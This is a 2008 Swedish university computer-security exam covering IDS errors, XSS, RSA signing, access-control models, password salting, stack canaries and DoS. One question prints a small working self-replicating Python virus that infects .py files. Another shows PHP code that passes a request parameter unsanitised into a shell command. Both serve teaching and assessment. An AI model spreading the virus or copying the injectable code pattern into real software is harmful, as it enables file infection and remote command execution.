KTH Datavetenskap
och kommunikation

DD2395 Datasäkerhet
Tentamen 2008-10-20 kl 09.00–13.00

Inga hjälpmedel är tillåtna. För att få godkänt på tentan måste man få godkänt på del I (G på minst 6 frågor). Tentabetyget ges av poängen på del II. Betygsgränserna är preliminärt D – 12p, C – 17p, B–22, A – 27p.

Del I (besvaras på separat blad, inlämnas efter två timmar)

1 I IDS-sammanhang pratar man ofta om *False positive* och *False negative* (Även kallat *Typ I fel* och *Typ II fel*). Förklara vad detta innebär och hur de skiljer sig från *True positive* och *True negative*.

2 På KTH CSC har massor med studenter konton och de gör många programmeringslabbar. I kurser där man använder exempelvis C eller C++ kommer det varje år att produceras ett antal program med buffer-overflow-sårbarheter. Innebär existensen av dessa sårbara program ett allvarligt hot? Motivera ditt svar.

3 Vad är input fuzzing? Vad hoppas man uppnå genom att använda det?

4 Ett antivirus-program för Macintosh omkring 1990 hade en funktion som kallades för ”Innoculation” (vaccination). Den funktionen sökte igenom hårdisken, tog alla program och la till en sträng till programmen. Strängen innehöll de magiska nummer som olika virus använde för att förhindra att de infekterade samma program flera gånger. Därmed lurades virus att inte infektera vaccinerade program. Är denna form av IPS ”Anomality based” eller ”Signature based”?

5 Vad gör angriparen vid en cross site scripting-attack (XSS), och vem är det som drabbas?

6 Anna använder RSA-signaturer. Hon har publik RSA-nyckel $(51, 3)$ och privat nyckel $(51, 11)$. Hon ska signera ett meddelande m vars hash är $h(m) = 4$ och skicka det signerade meddelandet till Bo. Vad blir signaturen, vad skickar hon till Bo, och hur verifierar han signaturen?


7 Vilka attacker skulle försvåras om banker använda digitala signaturer på sina email-utskick?

8 Ett Python-program liknande detta har under en period spridits på nätet. Vilken form av malware skulle du identifiera det som?

(Python är ett intepreterande språk. Funktionen `glob.glob(<pattern>)` returerar en lista av filer som matchar ett mönster och hanterar wildcards så som Unix-skal gör. Syntaxen `a[:<number>]` ger prefixet av längd <number> av strängen `a`. Variabeln `__file__` är namnet på filen programmet kör från. find(haystack, needle) mostvarar Javas haystack.indexOf(needle) för strängarna haystack och needle. fil.read() läser hela filen.)

```
import glob
from string import *
xs = glob.glob("*.py")
for x in xs:
    host = open(x, 'r')
    hostcode = host.read()  # läs hela filen
    if find(hostcode, "-=::FuzzY::=-") == -1:
        host = open(x, 'w')
        myself = open(__file__, 'r')
        a = myself.read()
        pattern = "#" + "KITTEN"
        a = a[:find(a, pattern)+len(pattern)]
        mybody=a+chr(10)+hostcode  # chr(10) är radslut
        myself.close()
        host.write(mybody)
    host.close()
#KITTEN
```

9 Markera på följande karta vilken del av nätverket som skulle kunna vara DMZ.



Del II

10 Låt oss anta att vi använder en Bell-LaPadula-modell med tre säkerhetsnivåer: publik (p), skyddad (s), hemlig (h), där p<s<h, kombinerad med rollbaserad accesskotroll. Följande objekt finns, med märkning: log(s), info(p), produktlista(p), patent(s), merger(h), strategi(h).

Följande transaktioner finns (samtliga är att betrakta som ”append” vilket bara spelar roll för de som använt årets kursbok – de som använt Bishop kan tänka på operationerna som ”write”):

- log-info: information om uppdateringar av info skrivs till log.
- log-prod: dito för produktlista
- log-pat: dito för patent
- log-merge: dito för merger
- strat-prod-pat: uppdatera strategi med data från produktlista och patent
- strat-merge: uppdatera strategi med data från merger
- strat-info: uppdatera strategi med data från info

Det finns också fyra roller med rätt att köra vissa transaktioner

Roll 1 log-prod, strat-prod-pat

Roll 2 log-merge, strat-prod-pat

Roll 3 strat-merge, log-pat

Roll 4 log-info, strat-info

Problemet är att sätta säkerhetsnivåer på rollerna. För två av dem spelar det ingen roll vilken nivå du sätter, ingen kommer att kunna agera fullt ut i de rollerna. Vilka, och varför? För de två andra rollerna ska du sätta säkerhetsnivåer som låter dem utföra transaktionerna som hör till rollen. [4p]

11 Vid autentisering med biometri delar man upp protokoll i statiska och dynamiska protokoll. I båda fallen går autentiseringen till så att man mäter en egenskap hos individen med något mätdon.

11a Ge exempel på en egenskap som lämpar sig för ett statiskt protokoll och en som lämpar sig för ett dynamiskt. [2p]

11b I det ena fallet är det betydligt viktigare än i det andra att parterna kan lita på själva mätdonet. Förklara varför. [2p]

12 Normalisering (Scrubbing) används ofta för att förhindra attacker mot ett system bakom en IDS/IPS. Förklara hur man med hjälp av IP-fragmentering kan attackera systemet trots skyddet (förutsatt att IPS-systemet har en längre fragmentation timeout än målet) och hur normalisering kan hindra attacken. [3p]

13 Du tänker använda en känd, säker, hashfunktion tillsammans med saltning av din lösenordsfil (a la /etc/passwd). Du väljer mellan några olika lösningar:

1. Ett slumpvis salt på 160 bitar som lagras i filens början och som sedan används som salt för alla användare
2. Ett slumpvis salt för varje användare, 15 bitar per användare, som lagras tillsammans med användarnamnet
3. Enbart hashning av lösenorden, utan något salt.

Jämför lösningarnas sårbarhet mot ordlistattacker med varandra. Motivera dina slutsatser med överslagsberäkningar. [4p]

14 På en x86 Windows dator ser normalt en stack Frame ut på följande vis. Här har vi låga adresser längst ner och höga adresser högst up. Detta innebär att skrivningar kommer att gå uppåt och att stacken kommer växa nedåt när nästa frame läggs på.

```
<Previous frame>
Function arguments
Return Address
Saved Frame Pointer
Exception handler record
Local Variables and Buffers mixed.
<Next frame>
```

14a Rita up en stackframe så som den skulle kunna se ut ifall vi slår på stack cookies (canaries). Argument skydd och stack re-ordering används inte. [2p]

14b Motivera varför en stack cookie skall vara på den platsen i stacken. [2p]

14c Stack reordering och skydd för Argument är två tillägg som ytterligare förbättrar skyddet från en stack cookie. Rita upp en stack där dessa två metoder används och förklara vad de gör. [2p]

15 Antag att du kör en konkurrent till Wikipedia (en som alla får förändra) baserad på en SQL-databas. Datorn finns hos ett mindre Co-Hosting företag.

Analysera vilka resurser som är sårbara för en DoS-attack, rangordna dem, förklara hur de kan attackeras och ge förslag på skydd. [5p]

16 Osquar kör en webbserver på sin dator och har gjort en liten php-applikation som han använder när han är på resande fot och som ger honom fjärråtkomst till vissa saker på hans dator via ett webb-gränssnitt. Han använder https och har en inloggning (och ett bra lösenord), och servern håller reda på den autentiserade sessionen m.h.a. en sessionskaka. Varje gång webbapp:en tar emot ett anrop kontrolleras att sessionskakan är giltig. Han har också en publik ftp-katalog med en drop-box där hans vänner ska kunna lägga filer. Han har många vänner, så en anonym ftp-användare kan lägga filer i dropbox:en, men inte ändra eller ta bort dem.

Hans webbapp har bland annat koden

```
$list = ‘ls /public/ftp/dropbox‘; /* filnamnen i dropbox till strängen $list */
printFileUrls($list); /* Osquars egen funktion för att genererar länkar till
                         filerna i dropbox */
```

Länkarna som printFileUrls producerar beror på filnamnen i argumentet (från ls-kommandot ovan) och har formen:

```
<a href=’showfile.php?name=/public/dropbox/fulfix.cc’>fulfix.cc</a>
<a href=’showfile.php?name=/public/dropbox/hej.txt’>hej.txt</a>
```

Sidan showfile.php visar upp innehållet i en fil på följande sätt (förutsatt att sessionskakan är giltig).

```
$content = ‘cat $_GET[’name’]‘;
echo $content;
```

I php innebär `‘sträng‘` att strängen körs som ett kommando i OS:ets kommandotolk och resultat är utadata från kommandot som här lagras i variabeln `$content`.

Vilka sårbarheter ser du? Hur skulle en attack som utnyttjar sårbarheterna kunna gå till? Vad kan man uppnå med attacken? [4p]